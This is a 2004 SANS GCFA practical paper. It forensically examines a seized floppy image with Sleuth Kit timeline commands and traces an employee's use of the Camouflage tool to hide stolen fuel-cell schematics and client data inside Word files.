



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

GIAC Certified Forensic Analyst (GCFA)
Practical Assignment
Version 1.5 (April 30, 2004)

Yi-Chung Liu
September, 2004

© SANS Institute 2004, Author retains full rights.

Table of Contents

ABSTRACT	4
Part 1 - Analyze an Unknown Image	5
1. Assignment	5
2. Analysis Platform Description	5
3. Examination Details	6
4. Image Details	13
4.1 Listing of all the files in the image	13
4.2 True name of the program/file used by Mr. Leszczynski	14
4.3 File/MACTime information from image	14
4.4 File owner(s)	17
4.5 File size	17
4.6 MD5 hash of the file	17
4.7 Keywords found that are associated with the program/file	17
5. Program Identification	19
6. Forensic Details	23
7. Legal Implications	35
8. Additional Information	36
Part 2 - Perform Forensic Analysis on a System	38
1. Synopsis of Case Facts	38
2. Describe the system(s) will be analyzing	39
3. Hardware	39
4. Image Media	40
5. Media Analysis of System	42
5.1 Review run-time information of the Web Server	42
5.2 Registry analysis	46
5.3 Internet history analysis	57
5.4 Cookies analysis	61
5.5 Analyze the recently used files of users	62
5.6 Temporary Internet files analysis	62
5.7. Analyze unknown files	63
6. String Search	83
7. Timeline Analysis	86
7.1 Installation of the operation system	87
7.2 Installation of service pack and hotfixes	87
7.3 Date: 2004/5/14	89
7.3 Date: 2004/5/17	91
7.4 Date: 2004/5/18	92
7.5 Date: 2004/5/26	92
7.6 Date: 2004/5/27	93
7.7 Date: 2004/5/28	94
7.8 Date: 2004/6/8	94
8. Recover Deleted Files	95
9. Conclusions	96
Appendix 1-A: MACTime information of the forensic image	98
Appendix 1-B: Results of strings (CamShell.dll)	99
Appendix 1-C: Results of the Bintext (CamShell.dll)	104
Appendix 1-D: Source code of the Camouflaged File Checker	109
Appendix 2-A Results of the Bintext (unpacked msserver.exe)	114
Appendix 2-B Readme of the Hacker Defender v0.84	121
Appendix 2-C Results of the Filemon (msserver.exe)	142
Appendix 2-D Results of the Regmon (msserver.exe)	146
Appendix 2-E Results of the Filemon (pmsvc.exe)	150
Appendix 2-F Results of the Regmon (pmsvc.exe)	153
Appendix 2-G Results of the Bintext (dumped winpm.dll)	157

<u>Appendix 2-H Readme of the WinEggDrop Shell</u>	185
<u>Appendix 2-I Souce code of the ASP backdoor</u>	208
<u>Appendix 2-J A keyword list</u>	217
<u>References</u>	221

© SANS Institute 2004, Author retains full rights.

ABSTRACT

This document addresses the requirements of the GIAC Certified Forensic Analyst (GCFA) practical assignment version 1.5 dated. This document is divided into two parts:

Part 1 – I analyzed an unknown binary, “CamShell.dll”, with an image to determine its purpose and capabilities. The forensic investigation into image was done through the using of a mixed environment of Red Hat Fedora Core 1 and Windows 2000 Professional. This paper shows that the actual name of the unknown binary is “Camouflage v1.2.1,” a tool that can be used to hide files by scrambling them and then attaching them to the file of your choice. Besides, I also noticed some confidential information were hidden in several Word files which were located in the image. To detect these camouflaged files quickly, a program, “Camouflaged File Checker” was written by me to extract the password and hidden filenames of those files. Finally, I discussed the related legal issues of this scenario based on the Criminal Law and Trade Secrets Act in Taiwan.

Part 2 – A compromised host was analyzed. This host was a Web Service and was run on Windows 2000 Server. The administrator of this server noticed some strange connections form the firewall logs and wanted me to help him find out the potential problem. This paper shows that two backdoors, one root kit and several hacker tools were installed on the Web Server. Besides, I have tried to discover as much information as possible to rebuild the entire story of the compromise.

© SANS Institute 2004, All Rights Reserved.

Part 1 - Analyze an Unknown Image

1. Assignment

Robert John Leszczynski, Jr., is employed by Ballard Industries, a designer of fuel cell batteries which produces specialized batteries used around the world by thousands of companies. Robert is assigned as the lead process control engineer for the project.

After several successful years of manufacturing and distributing a relatively new fuel cell battery, which is used in many applications, Ballard industries notices that many of their clients are no longer re-ordering from them.

After making several calls the vice president of sales determines that one of Ballard's major competitors, Rift, Inc., has been receiving the new orders for the same fuel cell battery which was once unique to Ballard. A full blown investigation ensues.

The investigation has not turned up very much. It is apparent that Rift, Inc. somehow has received proprietary information from Ballard industries. Ballard industries keeps a customer database of all its clients and it is feared that that information somehow got out along with other proprietary data.

The only thing out of the ordinary that has turned up is a floppy disk that was being taken out of the R&D labs by Robert Leszczynski on 26 April 2004 at approximately 4:45 pm MST, which is against company policy. The on staff security guard seized the floppy disk from Robert's briefcase and told Robert he could retrieve it from the security administrator.

The security administrator, David Keen, has asked you to analyze the floppy disk and provide a report of your findings prior to returning it to Robert. He provides you with a chain of custody form with the following information:

- Tag# fl-260404-RJL1
- 3.5 inch TDK floppy disk
- MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
- fl-260404-RJL1.img.gz

The floppy disk contains a number of files, which appear to be policy files. Your primary task is to analyze this floppy disk and provide a report to Mr. Keen. Determine what is on the floppy disk and establish how it might have been used by Mr. Leszczynski.

2. Analysis Platform Description

1. The platform used to analyze the unknown image is an ACER 7600g desktop running the Windows 2000 SP4 operating system with the latest Windows UPDATE.

2. The analysis system is a virtual Linux machine and a virtual Windows 2000 machine within a VMWARE Workstation v.4.5.1. VMWARE Workstation can be used to create multiple developments and testing environments on a single system. It also can restore testing systems quickly.
3. The virtual Linux machine and virtual Windows 2000 machine used for this analysis are running the Red Hat Fedora Core 1 and Windows 2000 Professional with the latest security update.
4. The timezone of these systems is set to be MST.

3. Examination Details

Describe in detail how you obtained the image and what you did with it after you received it? What steps did you take to analyze the image? What tools did you use? You should detail out in chronological order the steps you took for your analysis. Some of the questions you need to answer are: Explain what Mr. Leszczynski. Tired to accomplish and if he was successful. What did he try to do? What if any information was released? What advice can you provide to the Systems Administrators to help them detect whether there systems have been tampered by Mr. Leszczynski?

As the assignment described above, the disk image was given by the security administrator, David Keen. After I received the image, I use “md5sum”, to check the MD5 of the image. The “md5sum” is a cryptographic checksum program, which can confirm if the image has been modified by anybody or in any way. The “md5sum” command runs like this:

```
# md5sum fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-1.




Figure 1-1 Screenshot of “md5sum” command

Analysis steps

The steps used for analyzing the image are as following:

1. Copy the image into the analysis system and use the “md5sum” to check the integrity of the image file.
2. Check the type of the image file by using “file”.
3. Gather file system information of the image file by using “fsstat”.

4. Gather MACtime information by using “mactime”.
5. Gather filename information from the image file by using “fls”
6. Inspect files that can be found in the image file.
7. Inspect the usage of sectors of the deleted files by using “istat”.
8. Recover the deleted files by using “icat”.
9. Use “strings” and “Bintext” to extract strings from the suspicious binary and find out interesting strings.
10. Take advantage of keywords, found by “strings” and “Bintext”, to search for useful information from the Internet.
11. Download the “Camouflage v1.2.1” from the Internet.
12. Identify “Camouflage v1.2.1” is the program that Mr. Leszczynski was used.
13. Observe the properties of camouflaged files.
14. Propose some possible strategies to break the password of camouflaged files.
15. Write a program, “Camouflaged File Checker”, to detect and extract information from camouflaged files.

After analyzing this image, I found that some files were camouflaged in three Word files. By using the “Camouflaged File Checker”, we can get access to the passwords of these camouflaged Word files. And all hidden files, therefore, can be extracted, as shown in Table 1-1.

Camouflaged File Name	Hidden File Name
Internal_Lab_Security_Policy.doc	Internal_Lab_Security_Policy.doc (32256 Bytes) Opportunity.txt (312 Bytes)
Password_Policy.doc	Password_Policy.doc (39936 Bytes) PEM-fuel-cell-large.jpg (28167 Bytes) Hydrocarbon%20fuel%20cell%20page2.jpg (208127 Bytes) Pem_fuelcell.gif (30264 Bytes)
Remote_Access_Policy.doc	Remote_Access_Policy.doc (30720 Bytes) CAT.mdb (184320 Bytes)

Table 1-1 All hidden files which are extracted from three Word files

I believe that these five hidden files, “Opportunity.txt”, “PEM-fuel-cell-large.jpg”, “Hydrocarbon%20fuel%20cell%20page2.jpg”, “Pem_fuelcell.gif”

and "CAT.mdb", can be evidence to prove that Mr. Leszczynski wanted to take out some proprietary information from Ballard industries, and according to the contents of the "Opportunity.txt", as shown in Table 1-2, we also know that Mr. Leszczynski wanted to sell some proprietary information for 5 million. Moreover, in other hidden files, we can find there are a page from a paper about the hydrocarbon fuel cell as shown in Figure 1-2, two design charts about PEM fuel cell, may be the last schematics of Ballard industries, as shown in Figure 1-3 and Figure 1-4, and a customer database which contains confidential information of clients as show in Table 1-3. Although, there isn't any clue to point who the buyers are, but if Ballard's competitors get this information, it would bring about a great loss to Ballard industries.

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".

My price is 5 million.

Robert J. Leszczynski

Table 1-2 The contents of "Opportunity.txt"

As Mr. Leszczynski mentioned in the "Opportunity.txt", the information saved in the hidden files is just a sample of the proprietary information of Ballard industries. Maybe there is more information to be found in Mr. Leszczynski's computers. Thus, I am writing a program, "Camouflaged File Checker" to detect camouflaged files and then extract password and hidden filenames of the camouflaged files, as shown in Figure 1-34, and I would recommend Systems Administrators use this program to test out any suspicious files.




Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.






Figure 4 Effect of switching fuel type on the cell with the Cu-doped ceria composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2 —formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):



With methane, only trace levels of CO were observed along with CO_2 , so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however,

the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others¹¹.

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst¹². Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities¹. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

Received 13 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Scientist* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Strubbebruch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Radkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).




Figure 1-3 The contents of the “pem_fuelcell.gif”




Figure 1-4 The contents of the “PEM-fuel-cell-large.jpg”

Clients

Tools

Tool	Description
md5sum	<p>The “md5sum” can be used to compute and check MD5 message digest. I used the “md5sum” in section 3 and section 4.6.</p> <p>Download: http://ftp.gnu.org/pub/gnu/coreutils/</p>
file	<p>The “file” can be used to test each argument in an attempt to classify it. There are three sets of tests performing in this order: file system test, magic number test, and language tests. The first test that succeeds prints the file type. I used “file” to determine the file type of the image in section 6.</p> <p>Download: ftp://ftp.astron.com/pub/file/</p>
The Sleuth Kit	<p>The main toolkit used in this analysis for gathering image details in “The Sleuth Kit.” “The Sleuth Kit” is a collection of Unix-based command line file system and media management forensic analysis tools. The following tools, “fls”, “ils”, “mactime”, “fsstat”,</p>

	<p>"istat" and "icat", are members of "The Sleuth Kit."</p> <p>Download: http://www.sleuthkit.org/sleuthkit/download.php</p>
fls	<p>The "fls" is a part of "The Sleuth Kit." It can be used to list allocated and deleted filenames in an image. I used "fls" for filename layer analysis in section 4.3.</p>
ils	<p>The "ils" is a part of "The Sleuth Kit." It can be used to list the meta data structure and their contents in a pipe delimited format. I used "ils" for meta data layer analysis in section 4.3.</p>
mactime	<p>The "mactime" is a part of "The Sleuth Kit." It can be used to take input from the fls and ils tools to create a timeline of file activity. I used "mactime" to do timeline analysis in section 4.3.</p>
fsstat	<p>The "fsstat" is a part of "The Sleuth Kit." It can be used to show the file system details and statistics including layout, sizes, and labels. I used "fsstat" to gather information about the image in section 6.</p>
istat	<p>The "istat" is a part of "The Sleuth Kit." It can be used to display the statistics and details about a given meta data structure in an easy- to-read format. I used "istat" to understand the usage of sectors of deleted files in section 6.</p>
icat	<p>The "icat" is a part of "The Sleuth Kit." It can be used to extract data units of a file, which is specified by its meta data address. I used "icat" to recover deleted files in section 6.</p>
strings	<p>The "strings" can be used to print the strings of printable characters, which are at least 4 characters long and are followed by an unprintable character in files. It is mainly useful for determining the contents of non-text files. For each file given, I used this tool for keyword analysis in section 4.7.</p> <p>Download: http://ftp.gnu.org/gnu/binutils/</p>
Bintext	<p>"Bintext" is a small, very fast and powerful text extractor that will be of particular interest to programmers. It can extract text from any kind of file and include the ability to find plain ASCII, Unicode and Resource strings, showing useful information for each item in the optional advanced view mode. I used this tool for keyword analysis in section 4.7.</p> <p>Download: http://www.foundstone.com/resources/termsofuse.htm?file=bintext.zip</p>
UltraEdit 32	<p>"UltraEdit 32" is a text, HEX and programming editor. It includes a spell checker with foreign language support, syntax highlighting, CTags support and find-and-replace function. It supports compilers and linkers, hexadecimal and binary editing, key mapping and macros. This tool can be used to help me analyze binaries in sections 5 and 6.</p> <p>Download: http://www.ultraedit.com/</p>
Delphi 7.0	<p>"Delphi" is a Windows development environment. Based upon Object Pascal, Delphi is a development tool to combine a</p>

	powerful Object Oriented language with a Rapid Application Development (RAD) Environment. I write the “Camouflaged File Checker” in Delphi, whose source code can be found in Appendix 1-C. Reference: http://www.borland.com/
--	---

Table 1-4 All tools used to analyze the unknown image

4. Image Details

4.1 Listing of all the files in the image

The “fls” command can be used to list all the files and directory names including the deleted names in a forensic image. This command runs like this:

```
# fls -lf fat /sans/fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-5:

```
[root@localhost sans]# fls -lf fat /sans/fl-260404-RJL1.img.gz
r/r 3:  RJL              (Volume Label Entry)      2004.04.25 10:53:40 (NST)      2004.04.25 00:00:00 (NST)
2004.04.25 10:53:40 (NST)      0      0      0
r/r * 5:  CamShell.dll  (_AMSHLL.DLL)    2001.02.03 19:44:16 (NST)      2004.04.26 00:00:00 (NST)
2004.04.26 09:46:18 (NST)      36864  0      0
r/r 9:  Information_Sensitivity_Policy.doc (INFORM-1.DOC)      2004.04.23 14:11:10 (NST)      2004.04.2
6 00:00:00 (NST)      2004.04.26 09:46:20 (NST)      42496  0      0
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN-1.DOC)      2004.04.23 16:31:06 (NST)      2004.04.2
6 00:00:00 (NST)      2004.04.26 09:46:22 (NST)      32256  0      0
r/r 17: Internal_Lab_Security_Policy.doc (INTERN-2.DOC)      2004.04.23 16:31:06 (NST)      2004.04.26 00:00:
00 (NST)      2004.04.26 09:46:24 (NST)      33423  0      0
r/r 20: Password_Policy.doc (PASSWO-1.DOC)      2004.04.23 11:55:26 (NST)      2004.04.26 00:00:00 (NST)
2004.04.26 09:46:26 (NST)      307935  0      0
r/r 23: Remote_Access_Policy.doc (REMOTE-1.DOC)      2004.04.23 11:54:32 (NST)      2004.04.26 00:00:00 (NST)
2004.04.26 09:46:36 (NST)      215895  0      0
r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT-1.DOC)      2004.04.23 14:10:50 (NST)      2004.04.26 00:00:
00 (NST)      2004.04.26 09:46:44 (NST)      22528  0      0
r/r * 28:  _ndex.htm      2004.04.23 10:53:56 (NST)      2004.04.26 00:00:00 (NST)      2004.04.2
6 09:47:36 (NST)      727      0      0
[root@localhost sans]#
```

Figure 1-5 Screenshot of “fls” command

We can find there are eight files in this image file, as shown in Table 1-5. Two of them are deleted files, CamShell.dll and _ndex.htm, and others are .doc files, the file extension for Microsoft Word documents.

Description	File name
Deleted files	CamShell.dll _ndex.htm
Word documents	Information_Sensitivity_Policy.doc Internal_Lab_Security_Policy1.doc Internal_Lab_Security_Policy.doc Password_Policy.doc Remote_Access_Policy.doc Acceptable_Encryption_Policy.doc

Table 1-5 All the files names in the image

4.2 True name of the program/file used by Mr. Leszczynski

The true name of the program used by Mr. Leszczynski is “Camouflage v1.2.1”. And, the deleted file “CamShell.dll”, as shown in Table 1-5, is just part of the program mentioned above.

4.3 File/MACTime information from image

The steps of timeline analysis involve:

1. Create an intermediate data file (by using the “fls” and the “ils”)
2. Create a timeline (by using the “mactime”)

The exact commands correspond to the above steps run as follows:

```
#fls -f fat -m / -r /sans/fl-260404-RJL1.img.gz > /sans/ fl-260404-RJL1.img.fls
```

```
#ils -f fat -m /sans/fl-260404-RJL1.img.gz > /sans/ fl-260404-RJL1.img.ils
```

```
#cat *./sans/?ls > /sans/ fl-260404-RJL1.img.all
```

```
#mactime -b /sans/ fl-260404-RJL1.img.all > /sans/ fl-260404-RJL1.img.mac
```

A full list of MACtime information is listed in Appendix 1-A, and we will discuss some interesting parts of the MACtime information in the following paragraph:

Mon Apr 26 2004 00:00:00	727	.a.	-rwxrwxrwx	0	0	28	<v1_5_gz-_ndex.htm-dead-28>
	727	.a.	-rwxrwxrwx	0	0	28	/_ndex.htm (deleted)
	307935	.a.	-rwxrwxrwx	0	0	20	/Password_Policy.doc (PASSWO~1.DOC)
	215895	.a.	-rwxrwxrwx	0	0	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
	36864	.a.	-rwxrwxrwx	0	0	5	<v1_5_gz-_AMSHLL.DLL-dead-5>
	22528	.a.	-rwxrwxrwx	0	0	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
	42496	.a.	-rwxrwxrwx	0	0	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
	36864	.a.	-rwxrwxrwx	0	0	5	/CamShell.dll (_AMSHLL.DLL) (deleted)
	32256	.a.	-rwxrwxrwx	0	0	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
	33423	.a.	-rwxrwxrwx	0	0	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)

While files are copied from hard disks to floppy disks, their access time will be set to 00:00 that day. Therefore, according to the above information, we know Mr. Leszczynski copied these files to his floppy disk on Apr 26 2004 MST.

Table 1-6 MACtime information

Mon Apr 26 2004 09:46:18	36864	..c -/rwxrwxrwx	0	0	5	<v1_5.gz-_AMSHLL.DLL-dead-5>
	36864	..c -/rwxrwxrwx	0	0	5	/CamShell.dll (_AMSHLL.DLL) (deleted)
Mon Apr 26 2004 09:46:20	42496	..c -/rwxrwxrwx	0	0	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22	32256	..c -/rwxrwxrwx	0	0	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24	33423	..c -/rwxrwxrwx	0	0	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26	307935	..c -/rwxrwxrwx	0	0	20	/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36	215895	..c -/rwxrwxrwx	0	0	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44	22528	..c -/rwxrwxrwx	0	0	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36	727	..c -/rwxrwxrwx	0	0	28	<v1_5.gz-_ndex.htm-dead-28>
	727	..c -/rwxrwxrwx	0	0	28	_ndex.htm (deleted)

By observing the sequence of the cluster number and change times of files, I infer that the sequence that files were copied to floppy disks is as follows:

1. CamShell.dll (36864 Bytes)
2. Information_Sensitivity_Policy.doc (42496 Bytes)
3. Internal_Lab_Security_Policy1.doc (32256 Bytes)
4. Internal_Lab_Security_Policy.doc (33423 Bytes)
5. Password_Policy.doc (307935 Bytes)
6. Remote_Access_Policy.doc (215895 Bytes)
7. Acceptable_Encryption_Policy.doc (22528 Bytes)
8. _ndex.htm (727 Bytes)

For Microsoft FAT file system, it won't change the MACtime information when a file is deleted. Thus, we can not get information, through the FAT analysis, about when "CamShell.dll" was deleted. However, by inspecting the usage of sectors in "CamShell.dll" and "_ndex.htm", which will be discussed in section 6, I noticed that parts of the deleted "CamShell.dll" has been written over by "_ndex.htm". Thus, I believe that before "_ndex.htm" was copied to the floppy disk, "Camshell.dll" had been deleted. Besides, by checking the size of files, I also noticed that the size of "Acceptable_Encryption_Policy.doc" was smaller than "CamShell.dll." If "CamShell.dll" had been deleted before "Acceptable_Encryption_Policy.doc" was copied to floppy, "Acceptable_Encryption_Policy.doc" should have

written over parts of sectors that “CamShell.dll” was used. Therefore, we know that “CamShell.dll” may be deleted between Apr 26, 2004 09:46:44 and Apr 26, 2004 09:47:36.

